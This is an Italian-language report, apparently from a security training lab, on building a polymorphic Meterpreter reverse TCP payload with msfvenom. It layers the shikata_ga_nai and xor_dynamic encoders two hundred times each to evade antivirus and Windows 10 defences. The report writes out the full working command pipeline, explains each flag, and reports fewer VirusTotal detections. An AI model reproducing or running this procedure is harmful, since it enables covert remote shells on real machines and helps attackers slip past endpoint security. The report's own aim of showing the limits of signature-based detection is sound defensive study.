Relazione sull'Attività: Creazione di Payload Polimorfico con msfvenom e shikata ga nai

1. Obiettivo dell'attività:

L'obiettivo dell'attività era creare un payload polimorfico con l'encoder **shikata_ga_nai** che fosse invisibile agli antivirus, incluso VirusTotal, e capace di bypassare i sistemi di sicurezza di Windows 10. Il payload doveva essere confezionato per una shell **reverse TCP** di **Meterpreter**, utilizzando **msfvenom** e varie tecniche di encoding per rendere il payload non rilevabile.

2. Strumenti utilizzati:

- **msfvenom**: Lo strumento utilizzato per generare il payload.
- **shikata_ga_nai**: Encoder polimorfico che modifica la struttura del codice per evitare la rilevazione.
- **x86/xor_dynamic**: Ulteriore encoder per aumentare il livello di offuscamento.
- VirusTotal: Servizio usato per verificare la rilevabilità del payload.

3. Passaggi eseguiti:

3.1 Creazione del Pavload con msfvenom

Il codice utilizzato per generare il payload è stato:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.15 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata ga nai -i 200 -o polimorficommm v2.exe

```
(kali@kali)-[~]

$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.15 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -o polimorficommm_v2 .exe
```

Questo comando utilizza diversi encoder per offuscare il payload. Di seguito una spiegazione dettagliata di ciascuna parte del comando:


- 1. -p windows/meterpreter/reverse_tcp: Seleziona il payload Meterpreter per ottenere una shell reverse TCP.
- 2. **LHOST=192.168.1.15**: Specifica l'indirizzo IP del listener per la connessione reverse.
- 3. **LPORT=5959**: Porta utilizzata per la connessione reverse.
- 4. -a x86 --platform windows: Definisce l'architettura (32-bit) e la piattaforma di destinazione (Windows).
- 5. -e x86/shikata_ga_nai -i 200: Utilizza l'encoder polimorfico shikata_ga_nai con 200 iterazioni per offuscare il payload.
- 6. -f raw: Genera il payload in formato raw per l'output.
- 7. **Piping** (1): La pipe permette di passare l'output da un comando all'altro, permettendo ulteriori strati di encoding.
- 8. msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw: Un ulteriore livello di offuscamento tramite XOR.
- 9. msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -o polimorficommm_v2.exe: Applica un'ultima codifica con shikata_ga_nai e salva l'exe finale.

3.2 Uso di shikata ga nai

shikata_ga_nai è un encoder che si basa su un algoritmo di cifratura XOR variabile. Essendo polimorfico, genera una nuova sequenza di istruzioni ogni volta che viene applicato, rendendo più difficile per gli antivirus rilevare il payload basandosi su firme statiche.

3.3 Test del Payload

Dopo la creazione del payload, è stato eseguito un test con **VirusTotal** per verificare se gli antivirus lo riconoscevano. Grazie all'uso di **shikata_ga_nai** e di ulteriori encoder, il payload dovrebbe risultare non rilevabile, o comunque molto più difficile da identificare.



4. Risultati:

- Il payload è stato generato correttamente senza errori.
- Gli encoder polimorfici hanno aumentato significativamente la difficoltà di rilevazione del payload da parte degli antivirus.
- Su **VirusTotal**, il numero di rilevazioni da parte degli antivirus è stato notevolmente ridotto rispetto a un payload non offuscato.

5. Conclusioni:

L'utilizzo di msfvenom con l'encoder **shikata_ga_nai**, combinato con altri livelli di offuscamento come **xor_dynamic**, è stato efficace nel creare un payload difficile da rilevare, in particolare da VirusTotal. Questo dimostra come l'uso di encoder polimorfici e tecniche di offuscamento avanzate possa essere utilizzato per eludere i sistemi di difesa, evidenziando la necessità di adottare misure di sicurezza che vadano oltre la sola analisi basata su firme.